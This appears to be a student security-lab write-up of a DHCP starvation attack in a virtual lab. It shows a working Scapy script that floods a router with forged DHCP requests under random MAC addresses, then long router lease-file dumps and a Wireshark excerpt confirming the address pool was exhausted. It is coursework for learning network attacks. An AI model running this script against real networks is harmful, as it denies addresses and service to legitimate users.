


When first setting out on this lab, I had to make sure that there were no DHCP leases given out or saved in the router. So, the first thing that had to be done was to erase the `dhcpd.leases` and `dhcpd.leases~` files. After that was done then the BackTracker machine was turned on and I created the packet that would be sent to the router to starve all the IP addresses that it had in its pool. The code I wrote went through and requested each IP address in the pool 10.10.111.100 to 10.10.111.200 but I skipped over the address 10.10.111.107 because that was the address that was being used by the BackTracker machine I was using. I noticed on WireShark that just running my attack once wasn't getting all the IP's from the pool, so I added a for loop to the beginning of the code so that it would run four times every time I implement to attack. Again, I noticed that all the IP's were not being taken from the router so I made sure to run the attack twice, which was basically the same as running it 8 different times. This did the trick and I was able to bind all the IP addresses from the pool to random MAC address.

Figure 1: The starvation code



```
Connected (unencrypted) to: Xen-bt5-qemu77
Applications Places System >
Wed Sep 28, 6:16 PM

*lab1_1.py (~) - gedit
File Edit View Search Tools Documents Help
Open Save Undo

*lab1_1.py
from scapy.all import *
from time import sleep

def main():
    for x in range(0, 4):
        for i in range(101):
            if i == 7: continue
            requested_addr = "10.10.111."+str(100+i)

            pkt = Ether(src=RandMAC(), dst="ff:ff:ff:ff:ff:ff")
            pkt /= IP(src="0.0.0.0", dst="255.255.255.255")
            pkt /= UDP(sport=68, dport=67)
            pkt /= BOOTP(chaddr=RandString(12, "0123456789abcdef"))
            pkt /= DHCP(options=[("message-type", "request"),
                                ("requested_addr", requested_addr),
                                ("server_id", "10.10.111.1"), "end"])

            sendp(pkt)
            print requested_addr
            #sleep(1)
            x = x+1

if __name__ == '__main__':
    main()
```

Figure 2: Router showing both lease files before the attack

```
Connected (unencrypted) to: Xen-rtr_new_base77

router login: root
Password:
Last login: Sun Sep 25 13:15:29 EDT 2016 on tty1
Linux router 2.6.26-2-amd64 #1 SMP Thu Feb 11 00:59:32 UTC 2010 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
router:~# cd /var/lib/dhcp3
router:/var/lib/dhcp3# ls
dhclient.eth0.leases  dhclient.leases  dhcpd.leases  dhcpd.leases~
router:/var/lib/dhcp3# more dhcpd.leases
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

router:/var/lib/dhcp3# more dhcpd.leases~
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

router:/var/lib/dhcp3# _
```

Figure 3 - 36: Router after the attack (the IP addresses are not in order since I had to run it multiple times to bind them all)

```
Connected (unencrypted) to: Xen-rtr_new_base77

# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

lease 10.10.111.107 {
    starts 1 2016/09/26 03:48:16;
    ends 1 2016/09/26 04:48:16;
    cltt 1 2016/09/26 03:48:16;
    binding state active;
    next binding state free;
    hardware ethernet 02:00:4d:42:0b:01;
    client-hostname "bt";
}
lease 10.10.111.101 {
    starts 1 2016/09/26 03:48:38;
    ends 1 2016/09/26 04:48:38;
    cltt 1 2016/09/26 03:48:38;
    binding state active;
    next binding state free;
    hardware ethernet 61:38:62:39:63:62;
}
lease 10.10.111.102 {
    starts 1 2016/09/26 03:48:38;
    ends 1 2016/09/26 04:48:38;
    cltt 1 2016/09/26 03:48:38;
}
--More--(3%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 37:61:34:39:39:63;
}
lease 10.10.111.105 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 35:39:32:61:36:33;
}
lease 10.10.111.106 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 65:39:34:36:30:33;
}
lease 10.10.111.108 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
}
--More--(6%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 39:30:36:38:64:36;
}
lease 10.10.111.109 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 30:32:37:36:36:39;
}
lease 10.10.111.110 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 32:65:31:31:38:37;
}
lease 10.10.111.112 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
}
--More--(9%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 62:62:63:39:37:66;
}
lease 10.10.111.113 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 30:63:62:62:31:61;
}
lease 10.10.111.115 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 33:62:31:37:61:38;
}
lease 10.10.111.116 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
}
--More--(12%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 61:31:30:35:37:34;
}
lease 10.10.111.118 {
  starts 1 2016/09/26 03:48:38;
  ends 1 2016/09/26 04:48:38;
  cltt 1 2016/09/26 03:48:38;
  binding state active;
  next binding state free;
  hardware ethernet 33:32:38:66:34:38;
}
lease 10.10.111.121 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
  binding state active;
  next binding state free;
  hardware ethernet 31:64:66:62:63:61;
}
lease 10.10.111.122 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
}
--More--(15%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 64:31:39:36:32:33;
}
lease 10.10.111.124 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
  binding state active;
  next binding state free;
  hardware ethernet 39:65:66:31:36:31;
}
lease 10.10.111.127 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
  binding state active;
  next binding state free;
  hardware ethernet 66:66:61:65:36:34;
}
lease 10.10.111.128 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
}
--More--(17%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 64:33:66:35:62:65;
}
lease 10.10.111.130 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
  binding state active;
  next binding state free;
  hardware ethernet 64:38:62:36:30:35;
}
lease 10.10.111.131 {
  starts 1 2016/09/26 03:48:39;
  ends 1 2016/09/26 04:48:39;
  cltt 1 2016/09/26 03:48:39;
  binding state active;
  next binding state free;
  hardware ethernet 61:32:35:33:33:35;
}
lease 10.10.111.133 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
}
--More--(20%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 64:38:63:32:33:31;
}
lease 10.10.111.136 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
  binding state active;
  next binding state free;
  hardware ethernet 31:30:35:36:30:62;
}
lease 10.10.111.138 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
  binding state active;
  next binding state free;
  hardware ethernet 64:34:61:65:39:30;
}
lease 10.10.111.139 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
}
--More--(23%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 63:37:37:35:37:33;
}
lease 10.10.111.141 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
  binding state active;
  next binding state free;
  hardware ethernet 62:37:31:61:65:30;
}
lease 10.10.111.143 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
  binding state active;
  next binding state free;
  hardware ethernet 63:39:30:65:31:30;
}
lease 10.10.111.145 {
  starts 1 2016/09/26 03:48:40;
  ends 1 2016/09/26 04:48:40;
  cltt 1 2016/09/26 03:48:40;
}
--More--(26%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 62:37:36:38:30:39;
}
lease 10.10.111.146 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
  binding state active;
  next binding state free;
  hardware ethernet 35:36:34:35:62:32;
}
lease 10.10.111.148 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
  binding state active;
  next binding state free;
  hardware ethernet 39:64:34:34:30:32;
}
lease 10.10.111.150 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
}
--More--(29%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 36:35:30:65:63:62;
}
lease 10.10.111.153 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
  binding state active;
  next binding state free;
  hardware ethernet 64:32:64:64:65:61;
}
lease 10.10.111.158 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
  binding state active;
  next binding state free;
  hardware ethernet 37:35:37:31:30:64;
}
lease 10.10.111.159 {
  starts 1 2016/09/26 03:48:41;
  ends 1 2016/09/26 04:48:41;
  cltt 1 2016/09/26 03:48:41;
}
--More--(32%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 36:33:66:32:38:36;
}
lease 10.10.111.162 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
  binding state active;
  next binding state free;
  hardware ethernet 31:37:33:65:61:37;
}
lease 10.10.111.165 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
  binding state active;
  next binding state free;
  hardware ethernet 32:66:37:33:65:61;
}
lease 10.10.111.166 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
}
--More--(35%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 34:35:35:35:30:34;
}
lease 10.10.111.168 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
  binding state active;
  next binding state free;
  hardware ethernet 38:66:36:31:66:37;
}
lease 10.10.111.170 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
  binding state active;
  next binding state free;
  hardware ethernet 30:32:39:30:38:63;
}
lease 10.10.111.171 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
}
--More--(38%)
```



Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 63:62:62:66:39:35;
}
lease 10.10.111.174 {
  starts 1 2016/09/26 03:48:42;
  ends 1 2016/09/26 04:48:42;
  cltt 1 2016/09/26 03:48:42;
  binding state active;
  next binding state free;
  hardware ethernet 64:61:64:63:36:63;
}
lease 10.10.111.179 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
  binding state active;
  next binding state free;
  hardware ethernet 37:61:31:66:30:61;
}
lease 10.10.111.182 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
}
--More--(41%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 64:61:39:37:35:64;
}
lease 10.10.111.183 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
  binding state active;
  next binding state free;
  hardware ethernet 64:65:61:66:34:35;
}
lease 10.10.111.185 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
  binding state active;
  next binding state free;
  hardware ethernet 64:33:37:34:37:32;
}
lease 10.10.111.186 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
}
--More--(44%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 35:34:33:31:62:38;
}
lease 10.10.111.189 {
  starts 1 2016/09/26 03:48:43;
  ends 1 2016/09/26 04:48:43;
  cltt 1 2016/09/26 03:48:43;
  binding state active;
  next binding state free;
  hardware ethernet 63:33:62:62:31:30;
}
lease 10.10.111.193 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
  binding state active;
  next binding state free;
  hardware ethernet 38:35:34:35:64:66;
}
lease 10.10.111.194 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
}
--More--(47%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 66:35:32:35:64:66;
}
lease 10.10.111.195 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
  binding state active;
  next binding state free;
  hardware ethernet 62:37:30:62:34:30;
}
lease 10.10.111.197 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
  binding state active;
  next binding state free;
  hardware ethernet 66:36:32:39:31:30;
}
lease 10.10.111.198 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
}
--More--(50%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 37:35:37:65:63:36;
}
lease 10.10.111.103 {
  starts 1 2016/09/26 03:48:44;
  ends 1 2016/09/26 04:48:44;
  cltt 1 2016/09/26 03:48:44;
  binding state active;
  next binding state free;
  hardware ethernet 39:64:32:62:38:66;
}
lease 10.10.111.117 {
  starts 1 2016/09/26 03:48:45;
  ends 1 2016/09/26 04:48:45;
  cltt 1 2016/09/26 03:48:45;
  binding state active;
  next binding state free;
  hardware ethernet 38:35:65:65:34:34;
}
lease 10.10.111.126 {
  starts 1 2016/09/26 03:48:46;
  ends 1 2016/09/26 04:48:46;
  cltt 1 2016/09/26 03:48:46;
}
--More--(53%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 32:66:35:31:61:34;
}
lease 10.10.111.132 {
  starts 1 2016/09/26 03:48:46;
  ends 1 2016/09/26 04:48:46;
  cltt 1 2016/09/26 03:48:46;
  binding state active;
  next binding state free;
  hardware ethernet 32:63:34:62:33:61;
}
lease 10.10.111.142 {
  starts 1 2016/09/26 03:48:47;
  ends 1 2016/09/26 04:48:47;
  cltt 1 2016/09/26 03:48:47;
  binding state active;
  next binding state free;
  hardware ethernet 39:32:34:35:38:33;
}
lease 10.10.111.144 {
  starts 1 2016/09/26 03:48:47;
  ends 1 2016/09/26 04:48:47;
  cltt 1 2016/09/26 03:48:47;
}
--More--(56%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 65:62:34:32:61:62;
}
lease 10.10.111.147 {
  starts 1 2016/09/26 03:48:47;
  ends 1 2016/09/26 04:48:47;
  cltt 1 2016/09/26 03:48:47;
  binding state active;
  next binding state free;
  hardware ethernet 34:32:66:63:63:32;
}
lease 10.10.111.149 {
  starts 1 2016/09/26 03:48:47;
  ends 1 2016/09/26 04:48:47;
  cltt 1 2016/09/26 03:48:47;
  binding state active;
  next binding state free;
  hardware ethernet 32:34:35:33:32:32;
}
lease 10.10.111.151 {
  starts 1 2016/09/26 03:48:48;
  ends 1 2016/09/26 04:48:48;
  cltt 1 2016/09/26 03:48:48;
}
--More--(59%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 38:32:66:61:34:64;
}
lease 10.10.111.161 {
  starts 1 2016/09/26 03:48:48;
  ends 1 2016/09/26 04:48:48;
  cltt 1 2016/09/26 03:48:48;
  binding state active;
  next binding state free;
  hardware ethernet 66:30:32:30:37:66;
}
lease 10.10.111.163 {
  starts 1 2016/09/26 03:48:48;
  ends 1 2016/09/26 04:48:48;
  cltt 1 2016/09/26 03:48:48;
  binding state active;
  next binding state free;
  hardware ethernet 63:66:31:34:61:65;
}
lease 10.10.111.164 {
  starts 1 2016/09/26 03:48:48;
  ends 1 2016/09/26 04:48:48;
  cltt 1 2016/09/26 03:48:48;
}
--More--(62%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 31:63:61:62:35:37;
}
lease 10.10.111.176 {
  starts 1 2016/09/26 03:48:49;
  ends 1 2016/09/26 04:48:49;
  cltt 1 2016/09/26 03:48:49;
  binding state active;
  next binding state free;
  hardware ethernet 64:63:63:30:39:61;
}
lease 10.10.111.181 {
  starts 1 2016/09/26 03:48:50;
  ends 1 2016/09/26 04:48:50;
  cltt 1 2016/09/26 03:48:50;
  binding state active;
  next binding state free;
  hardware ethernet 32:62:35:32:33:37;
}
lease 10.10.111.187 {
  starts 1 2016/09/26 03:48:50;
  ends 1 2016/09/26 04:48:50;
  cltt 1 2016/09/26 03:48:50;
}
--More--(65%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 30:33:62:64:66:62;
}
lease 10.10.111.196 {
  starts 1 2016/09/26 03:48:51;
  ends 1 2016/09/26 04:48:51;
  cltt 1 2016/09/26 03:48:51;
  binding state active;
  next binding state free;
  hardware ethernet 39:32:37:38:32:37;
}
lease 10.10.111.104 {
  starts 1 2016/09/26 03:48:51;
  ends 1 2016/09/26 04:48:51;
  cltt 1 2016/09/26 03:48:51;
  binding state active;
  next binding state free;
  hardware ethernet 31:30:32:30:31:30;
}
lease 10.10.111.111 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
}
--More--(68%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 65:34:64:39:63:34;
}
lease 10.10.111.114 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
  binding state active;
  next binding state free;
  hardware ethernet 35:38:36:34:33:65;
}
lease 10.10.111.119 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
  binding state active;
  next binding state free;
  hardware ethernet 63:30:64:32:35:66;
}
lease 10.10.111.120 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
}
--More--(71%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 63:62:32:61:61:32;
}
lease 10.10.111.123 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
  binding state active;
  next binding state free;
  hardware ethernet 33:34:63:35:65:32;
}
lease 10.10.111.125 {
  starts 1 2016/09/26 03:48:52;
  ends 1 2016/09/26 04:48:52;
  cltt 1 2016/09/26 03:48:52;
  binding state active;
  next binding state free;
  hardware ethernet 61:66:66:31:34:30;
}
lease 10.10.111.135 {
  starts 1 2016/09/26 03:48:53;
  ends 1 2016/09/26 04:48:53;
  cltt 1 2016/09/26 03:48:53;
}
--More--(74%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 35:61:65:31:31:63;
}
lease 10.10.111.140 {
  starts 1 2016/09/26 03:48:54;
  ends 1 2016/09/26 04:48:54;
  cltt 1 2016/09/26 03:48:54;
  binding state active;
  next binding state free;
  hardware ethernet 65:34:37:61:66:33;
}
lease 10.10.111.152 {
  starts 1 2016/09/26 03:48:55;
  ends 1 2016/09/26 04:48:55;
  cltt 1 2016/09/26 03:48:55;
  binding state active;
  next binding state free;
  hardware ethernet 33:33:35:34:66:33;
}
lease 10.10.111.172 {
  starts 1 2016/09/26 03:48:56;
  ends 1 2016/09/26 04:48:56;
  cltt 1 2016/09/26 03:48:56;
}
--More--(76%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 62:65:31:38:63:38;
}
lease 10.10.111.173 {
  starts 1 2016/09/26 03:48:56;
  ends 1 2016/09/26 04:48:56;
  cltt 1 2016/09/26 03:48:56;
  binding state active;
  next binding state free;
  hardware ethernet 35:39:63:34:62:35;
}
lease 10.10.111.178 {
  starts 1 2016/09/26 03:48:56;
  ends 1 2016/09/26 04:48:56;
  cltt 1 2016/09/26 03:48:56;
  binding state active;
  next binding state free;
  hardware ethernet 38:36:30:35:38:33;
}
lease 10.10.111.180 {
  starts 1 2016/09/26 03:48:56;
  ends 1 2016/09/26 04:48:56;
  cltt 1 2016/09/26 03:48:56;
}
--More--(79%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 34:63:33:38:30:31;
}
lease 10.10.111.184 {
  starts 1 2016/09/26 03:48:57;
  ends 1 2016/09/26 04:48:57;
  cltt 1 2016/09/26 03:48:57;
  binding state active;
  next binding state free;
  hardware ethernet 34:38:65:32:62:64;
}
lease 10.10.111.190 {
  starts 1 2016/09/26 03:48:57;
  ends 1 2016/09/26 04:48:57;
  cltt 1 2016/09/26 03:48:57;
  binding state active;
  next binding state free;
  hardware ethernet 34:32:38:63:37:38;
}
lease 10.10.111.191 {
  starts 1 2016/09/26 03:48:57;
  ends 1 2016/09/26 04:48:57;
  cltt 1 2016/09/26 03:48:57;
}
--More--(82%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 36:39:36:36:35:33;
}
lease 10.10.111.199 {
  starts 1 2016/09/26 03:48:58;
  ends 1 2016/09/26 04:48:58;
  cltt 1 2016/09/26 03:48:58;
  binding state active;
  next binding state free;
  hardware ethernet 32:63:62:63:37:34;
}
lease 10.10.111.100 {
  starts 1 2016/09/26 03:48:58;
  ends 1 2016/09/26 04:48:58;
  cltt 1 2016/09/26 03:48:58;
  binding state active;
  next binding state free;
  hardware ethernet 33:35:39:66:63:61;
}
lease 10.10.111.129 {
  starts 1 2016/09/26 03:49:00;
  ends 1 2016/09/26 04:49:00;
  cltt 1 2016/09/26 03:49:00;
}
--More--(85%)
```



Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 63:65:61:33:66:37;
}
lease 10.10.111.137 {
  starts 1 2016/09/26 03:49:00;
  ends 1 2016/09/26 04:49:00;
  cltt 1 2016/09/26 03:49:00;
  binding state active;
  next binding state free;
  hardware ethernet 66:32:63:63:35:61;
}
lease 10.10.111.155 {
  starts 1 2016/09/26 03:49:02;
  ends 1 2016/09/26 04:49:02;
  cltt 1 2016/09/26 03:49:02;
  binding state active;
  next binding state free;
  hardware ethernet 37:37:61:31:30:36;
}
lease 10.10.111.169 {
  starts 1 2016/09/26 03:49:02;
  ends 1 2016/09/26 04:49:02;
  cltt 1 2016/09/26 03:49:02;
}
--More--(88%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 64:32:63:30:36:32;
}
lease 10.10.111.175 {
  starts 1 2016/09/26 03:49:03;
  ends 1 2016/09/26 04:49:03;
  cltt 1 2016/09/26 03:49:03;
  binding state active;
  next binding state free;
  hardware ethernet 62:30:62:64:38:66;
}
lease 10.10.111.154 {
  starts 1 2016/09/26 03:49:13;
  ends 1 2016/09/26 04:49:13;
  cltt 1 2016/09/26 03:49:13;
  binding state active;
  next binding state free;
  hardware ethernet 32:30:30:62:31:37;
}
lease 10.10.111.160 {
  starts 1 2016/09/26 03:49:13;
  ends 1 2016/09/26 04:49:13;
  cltt 1 2016/09/26 03:49:13;
}
--More--(91%)_
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 62:35:30:32:39:38;
}
lease 10.10.111.192 {
  starts 1 2016/09/26 03:49:15;
  ends 1 2016/09/26 04:49:15;
  cltt 1 2016/09/26 03:49:15;
  binding state active;
  next binding state free;
  hardware ethernet 38:35:64:30:32:33;
}
lease 10.10.111.200 {
  starts 1 2016/09/26 03:49:16;
  ends 1 2016/09/26 04:49:16;
  cltt 1 2016/09/26 03:49:16;
  binding state active;
  next binding state free;
  hardware ethernet 62:30:37:65:31:37;
}
lease 10.10.111.156 {
  starts 1 2016/09/26 03:49:20;
  ends 1 2016/09/26 04:49:20;
  cltt 1 2016/09/26 03:49:20;
}
--More--(94%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77

```
binding state active;
next binding state free;
hardware ethernet 61:35:66:36:35:36;
}
lease 10.10.111.177 {
  starts 1 2016/09/26 03:49:21;
  ends 1 2016/09/26 04:49:21;
  cltt 1 2016/09/26 03:49:21;
  binding state active;
  next binding state free;
  hardware ethernet 62:31:36:61:32:61;
}
lease 10.10.111.188 {
  starts 1 2016/09/26 03:49:22;
  ends 1 2016/09/26 04:49:22;
  cltt 1 2016/09/26 03:49:22;
  binding state active;
  next binding state free;
  hardware ethernet 39:66:36:65:34:36;
}
lease 10.10.111.134 {
  starts 1 2016/09/26 03:49:32;
  ends 1 2016/09/26 04:49:32;
  cltt 1 2016/09/26 03:49:32;
}
--More--(97%)
```

Connected (unencrypted) to: Xen-rtr\_new\_base77


```
lease 10.10.111.134 {
  starts 1 2016/09/26 03:49:32;
  ends 1 2016/09/26 04:49:32;
  cltt 1 2016/09/26 03:49:32;
  binding state active;
  next binding state free;
  hardware ethernet 61:37:37:36:36:38;
}
lease 10.10.111.157 {
  starts 1 2016/09/26 03:49:34;
  ends 1 2016/09/26 04:49:34;
  cltt 1 2016/09/26 03:49:34;
  binding state active;
  next binding state free;
  hardware ethernet 64:35:65:66:31:65;
}
lease 10.10.111.167 {
  starts 1 2016/09/26 03:49:35;
  ends 1 2016/09/26 04:49:35;
  cltt 1 2016/09/26 03:49:35;
  binding state active;
  next binding state free;
  hardware ethernet 32:31:34:39:34:31;
}
router:/var/lib/dhcp3# _
```

Figure 37 - 43: WireShark (I sorted the WireShark dump by DestinationIP to get them in order)

No.	Time	Source	Destination	Protocol	Info
1291	1490.564347	02:00:4d:5e:0d:02	02:00:4d:42:0b:01	ARP	10.10.111.1 is at 02:00:4d:5e:0d:02
1294	1493.076200	02:00:4d:5e:0d:02	02:00:4d:42:0b:01	ARP	Who has 10.10.111.107? Tell 10.10.111.1
1295	1493.076242	02:00:4d:42:0b:01	02:00:4d:5e:0d:02	ARP	10.10.111.107 is at 02:00:4d:42:0b:01
1292	1490.564371	10.10.111.107	10.10.111.1	DHCP	DHCP Request - Transaction ID 0x8b0ec268
452	20.337012	10.10.111.1	10.10.111.100	DHCP	DHCP ACK - Transaction ID 0x0
3	0.095316	10.10.111.1	10.10.111.101	DHCP	DHCP ACK - Transaction ID 0x0
5	0.164773	10.10.111.1	10.10.111.102	DHCP	DHCP ACK - Transaction ID 0x0
157	6.948813	10.10.111.1	10.10.111.103	DHCP	DHCP ACK - Transaction ID 0x0
299	13.803803	10.10.111.1	10.10.111.104	DHCP	DHCP ACK - Transaction ID 0x0
9	0.348335	10.10.111.1	10.10.111.105	DHCP	DHCP ACK - Transaction ID 0x0
11	0.404920	10.10.111.1	10.10.111.106	DHCP	DHCP ACK - Transaction ID 0x0
1293	1490.578477	10.10.111.1	10.10.111.107	DHCP	DHCP ACK - Transaction ID 0x8b0ec268
13	0.468607	10.10.111.1	10.10.111.108	DHCP	DHCP ACK - Transaction ID 0x0
15	0.535956	10.10.111.1	10.10.111.109	DHCP	DHCP ACK - Transaction ID 0x0
